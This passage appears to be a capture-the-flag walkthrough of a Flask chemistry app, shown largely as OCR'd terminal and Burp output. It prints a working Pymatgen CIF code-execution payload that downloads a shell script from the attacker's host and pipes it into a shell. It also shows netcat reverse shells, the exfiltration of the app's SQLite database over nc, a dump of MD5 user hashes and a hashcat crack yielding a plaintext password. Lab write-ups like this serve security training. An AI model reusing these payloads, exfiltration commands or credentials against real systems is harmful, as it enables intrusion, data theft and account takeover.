VuuKooLoJhqAAEibQAerfci0TIFWzVDVJ22hzYJIvE1u7Bn_QRtotTJn68pCPqX6oM2upFyQ84j91qCU7w-32yw0.
ZxSjiw.U_DZcg2D_4m2V7c48I4Syfjj66s
Connection: keep-alive

```

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: Werkzeug/3.0.3 Python/3.9.5
Date: Sun, 20 Oct 2024 07:21:52 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 265
Vary: Cookie
Connection: close

<!doctype html>
<html lang=en>
    <title>
        500 Internal Server Error
    </title>
    <h1>
        Internal Server Error
    </h1>
    <p>
        The server encountered an internal error and was unable to complete your
        request. Either the server is overloaded or there is an error in the
        application.
    </p>
```


Inspector	
Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	1
Request headers	9
Response headers	6

471 bytes | 15,374 millis

3) Tested connectivity




```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
12:56:29.370719 IP 10.129.145.254 > 10.10.14.34: ICMP echo request, id 1, se
q 1, length 64
12:56:29.468685 IP 10.10.14.34 > 10.129.145.254: ICMP echo reply, id 1, seq
1, length 64
12:56:30.395645 IP 10.129.145.254 > 10.10.14.34: ICMP echo request, id 1, se
q 2, length 64
12:56:30.395658 IP 10.10.14.34 > 10.129.145.254: ICMP echo reply, id 1, seq
2, length 64
12:56:31.365980 IP 10.129.145.254 > 10.10.14.34: ICMP echo request, id 1, se
q 3, length 64
12:56:31.366007 IP 10.10.14.34 > 10.129.145.254: ICMP echo reply, id 1, seq
3, length 64
12:56:32.443049 IP 10.129.145.254 > 10.10.14.34: ICMP echo request, id 1, se
q 4, length 64
12:56:32.443080 IP 10.10.14.34 > 10.129.145.254: ICMP echo reply, id 1, seq
4, length 64
```



```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.34] from (UNKNOWN) [10.129.145.254] 54128
```

Exploitation

1) Got reverse shell


Burp Suite Community Edition v2024.8.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Decoder Comparer Logger Settings
Organizer Extensions Learn
1 × 2 × 5 × 6 × +
Send Cancel Follow redirection
Target: http://10.129.145.254:5000
HTTP/1
Request
Pretty Raw
Response
Pretty Raw
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 1
Request headers 13
Response headers 7
Inspector
Notes
vigneswar@VigneswarPC: ~/t

```
filename= payload.cif
Content-Type:
application/octet-stream

data_5yOhtAoR
_audit_creation_date
            2018-06-08
_audit_creation_method
          "Pymatgen CIF
Parser Arbitrary Code
Execution Exploit"

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kx
kykz
k1 [0 0 0]

_space_group_magn.transform_B
NS_Pp_abc  'a,b,[d for d in
().__class__.__mro__[1].__get
attribute__ (
*[().__class__.__mro__[1]]+["
__sub" + "classes__"]) () if
d.__name__ ==
"BuiltinImporter"][0].load_mo
dule ("os").system ("curl
http://10.10.14.34/shell.sh
2>&1 | sh 2>&1 | nc
10.10.14.34 3333");0,0,0'


_space_group_magn.number_BNS
  62.448
_space_group_magn.name_BNS
"P  n'  m  a'  "

```

```
HTTP/1.1 302 FOUND
Server: Werkzeug/3.0.3
Python/3.9.5
Date: Sun, 20 Oct 2024
08:00:08 GMT
Content-Type: text/html;
charset=utf-8
Content-Length: 207
Location: /dashboard
Vary: Cookie
Connection: close

<!doctype html>
<html lang=en>
     <title>
          Redirecting...
     </title>
     <h1>
          Redirecting...
     </h1>
     <p>
          You should be
          redirected
          automatically to
          the target URL: <a
          href="/dashboard">
               /dashboard
          </a>
          . If not, click the
           link.

```

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ nc -lvnp 3333
listening on [any] 3333 ...
connect to [10.10.14.34] from (UNKNOWN) [10.129.145.254] 37912
sh: 1: %: not found
sh: 2: Dload: not found
: not found
```

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.34] from (UNKNOWN) [10.129.145.254] 38204
$ whoami
whoami
app
$
```


```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ sudo python3 -m http.server -b 0.0.0.0 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.145.254 - - [20/Oct/2024 13:27:37] "GET /shell.sh HTTP/1.1" 200 -
10.129.145.254 - - [20/Oct/2024 13:28:18] "GET /shell.sh HTTP/1.1" 200 -
10.129.145.254 - - [20/Oct/2024 13:28:57] "GET /shell.sh HTTP/1.1" 200 -
127.0.0.1 - - [20/Oct/2024 13:29:43] "GET /shell.sh HTTP/1.1" 200 -
127.0.0.1 - - [20/Oct/2024 13:29:45] "GET /shell.sh HTTP/1.1" 200 -
10.129.145.254 - - [20/Oct/2024 13:30:15] "GET /shell.sh HTTP/1.1" 200 -
```

2) Found source code

```
from flask import Flask, render_template, request, redirect, url_for, flash
from werkzeug.utils import secure_filename
from flask_sqlalchemy import SQLAlchemy
from flask_login import LoginManager, UserMixin, login_user, login_required, logout_user,
current_user
from pymatgen.io.cif import CifParser
import hashlib
import os
import uuid

app = Flask(__name__)
app.config['SECRET_KEY'] = 'MyS3cretCh3mistry4PP'
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///database.db'
app.config['UPLOAD_FOLDER'] = 'uploads/'
app.config['ALLOWED_EXTENSIONS'] = {'cif'}

db = SQLAlchemy(app)
login_manager = LoginManager(app)
login_manager.login_view = 'login'

class User(UserMixin, db.Model):
    id = db.Column(db.Integer, primary_key=True)
    username = db.Column(db.String(150), nullable=False, unique=True)
    password = db.Column(db.String(150), nullable=False)

class Structure(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    user_id = db.Column(db.Integer, db.ForeignKey('user.id'), nullable=False)
    filename = db.Column(db.String(150), nullable=False)
    identifier = db.Column(db.String(100), nullable=False, unique=True)

@login_manager.user_loader
```

```
def load_user(user_id):
    return User.query.get(int(user_id))

def allowed_file(filename):
    return '.' in filename and filename.rsplit('.', 1)[1].lower() in app.config['ALLOWED_EXTENSIONS']

def calculate_density(structure):
    atomic_mass_Si = 28.0855
    num_atoms = 2
    mass_unit_cell = num_atoms * atomic_mass_Si
    mass_in_grams = mass_unit_cell * 1.66053906660e-24
    volume_in_cm3 = structure.lattice.volume * 1e-24
    density = mass_in_grams / volume_in_cm3
    return density

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
        username = request.form.get('username')
        password = request.form.get('password')
        if User.query.filter_by(username=username).first():
            flash('Username already exists.')
            return redirect(url_for('register'))
        hashed_password = hashlib.md5(password.encode()).hexdigest()
        new_user = User(username=username, password=hashed_password)
        db.session.add(new_user)
        db.session.commit()
        login_user(new_user)
        return redirect(url_for('dashboard'))
    return render_template('register.html')

@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        username = request.form.get('username')
        password = request.form.get('password')
        user = User.query.filter_by(username=username).first()
        if user and user.password == hashlib.md5(password.encode()).hexdigest():
            login_user(user)
            return redirect(url_for('dashboard'))
        flash('Invalid credentials')
    return render_template('login.html')

@app.route('/logout')
@login_required
def logout():
    logout_user()
    return redirect(url_for('index'))

@app.route('/dashboard')
@login_required
def dashboard():
    structures = Structure.query.filter_by(user_id=current_user.id).all()
    return render_template('dashboard.html', structures=structures)

@app.route('/upload', methods=['POST'])
@login_required
def upload_file():
    if 'file' not in request.files:
        return redirect(request.url)
    file = request.files['file']
    if file.filename == '':
        return redirect(request.url)
    if file and allowed_file(file.filename):
        filename = secure_filename(file.filename)
        identifier = str(uuid.uuid4())
        filepath = os.path.join(app.config['UPLOAD_FOLDER'], identifier + '_' + filename)
        file.save(filepath)
        new_structure = Structure(user_id=current_user.id, filename=filename, identifier=identifier)
        db.session.add(new_structure)
        db.session.commit()
        return redirect(url_for('dashboard'))
    return redirect(request.url)

@app.route('/structure/<identifier>')
@login_required
def show_structure(identifier):
    structure_entry = Structure.query.filter_by(identifier=identifier,
user_id=current_user.id).first_or_404()
    filepath = os.path.join(app.config['UPLOAD_FOLDER'], structure_entry.identifier + '_' +
structure_entry.filename)
    parser = CifParser(filepath)
    structures = parser.parse_structures()

    structure_data = []
    for structure in structures:
        sites = [{
            'label': site.species_string,
            'x': site.frac_coords[0],
            'y': site.frac_coords[1],
            'z': site.frac_coords[2]
        } for site in structure.sites]

        lattice = structure.lattice
        lattice_data = {
            'a': lattice.a,
            'b': lattice.b,
            'c': lattice.c,
            'alpha': lattice.alpha,
            'beta': lattice.beta,
            'gamma': lattice.gamma,
            'volume': lattice.volume
        }

        density = calculate_density(structure)

        structure_data.append({
            'formula': structure.formula,
            'lattice': lattice_data,
            'density': density,
            'sites': sites
        })

    return render_template('structure.html', structures=structure_data)

@app.route('/delete_structure/<identifier>', methods=['POST'])
@login_required
def delete_structure(identifier):
    structure = Structure.query.filter_by(identifier=identifier, user_id=current_user.id).first_or_404()
    filepath = os.path.join(app.config['UPLOAD_FOLDER'], structure.identifier + '_' +
structure.filename)
    if os.path.exists(filepath):
        os.remove(filepath)
    db.session.delete(structure)
    db.session.commit()
    return redirect(url_for('dashboard'))

if __name__ == '__main__':
    with app.app_context():
        db.create_all()
    app.run(host='0.0.0.0', port=5000)
```


3) Found pwd hashes in database



```
        density = calculate_density(structure)

        structure_data.append({
            'formula': structure.formula,
            'lattice': lattice_data,
            'density': density,
            'sites': sites
        })

    return render_template('structure.html', structures=structure_data)

@app.route('/delete_structure/<identifier>', methods=['POST'])
@login_required
def delete_structure(identifier):
    structure = Structure.query.filter_by(identifier=identifier, user_id=cur
rent_user.id).first_or_404()
    filepath = os.path.join(app.config['UPLOAD_FOLDER'], structure.identifie
r + '_' + structure.filename)
    if os.path.exists(filepath):
        os.remove(filepath)
    db.session.delete(structure)
    db.session.commit()
    return redirect(url_for('dashboard'))

if __name__ == '__main__':
    with app.app_context():
        db.create_all()
    app.run(host='0.0.0.0', port=5000)
app@chemistry:~$ ls
app.py  instance  shell.sh  shell.sh.1  shell.sh.2  shell.sh.3  static  temp
lates  uploads
app@chemistry:~$ su rosa
Password:
su: Authentication failure
app@chemistry:~$ cd instance/
app@chemistry:~/instance$ ls
database.db
app@chemistry:~/instance$ nc 10.10.14.34 4444 < database.db
^C
app@chemistry:~/instance$
```

```
└─$ ls
example.cif  example_single.cif  payload.cif  payload.py  shell.sh

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ nc -lvnp 4444 > test.db
listening on [any] 4444 ...
connect to [10.10.14.34] from (UNKNOWN) [10.129.145.254] 41604

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ ls
example.cif  example_single.cif  payload.cif  payload.py  shell.sh  test.db

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ file test.db
test.db: SQLite 3.x database, last written using SQLite version 3031001, fil
e counter 215, database pages 5, cookie 0x2, schema 4, UTF-8, version-valid-
for 215

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ sqlite3 test.db
SQLite version 3.45.3 2024-04-15 13:34:05
Enter ".help" for usage hints.
sqlite> .tables
structure  user
sqlite> select * from user;
1|admin|2861debaf8d99436a10ed6f75a252abf
2|app|197865e46b878d9e74a0346b6d59886a
3|rosa|63ed86ee9f624c7b14f1d4f43dc251a5
4|robert|02fcf7cfc10adc37959fb21f06c6b467
5|jobert|3dec299e06f7ed187bac06bd3b670ab2
6|carlos|9ad48828b0955513f7cf0f7f6510c8f8
7|peter|6845c17d298d95aa942127bdad2ceb9b
8|victoria|c3601ad2286a4293868ec2a4bc606ba3
9|tania|a4aa55e816205dc0389591c9f82f43bb
10|eusebio|6cad48078d0241cca9a7b322ecd073b3
11|gelacia|4af70c80b68267012ecdac9a7e916d18
12|fabian|4e5d71f53fdd2eabdbabb233113b5dc0
13|axel|9347f9724ca083b17e39555c36fd9007
14|kristel|6896ba7b11a62cacffbdaded457c6d92
15|hacker|5f4dcc3b5aa765d61d8327deb882cf99
sqlite>
```


4) Cracked the hash



```
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

63ed86ee9f624c7b14f1d4f43dc251a5:unicorniosrosados

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 63ed86ee9f624c7b14f1d4f43dc251a5
Time.Started.....: Sun Oct 20 13:37:33 2024 (5 secs)
Time.Estimated...: Sun Oct 20 13:37:38 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   803.2 kH/s (0.13ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2983936/14344384 (20.80%)
Rejected.........: 0/2983936 (0.00%)
Restore.Point....: 2981888/14344384 (20.79%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: unicornmon -> underwear63

Started: Sun Oct 20 13:36:25 2024
Stopped: Sun Oct 20 13:37:39 2024
```

rosa:unicorniosrosados

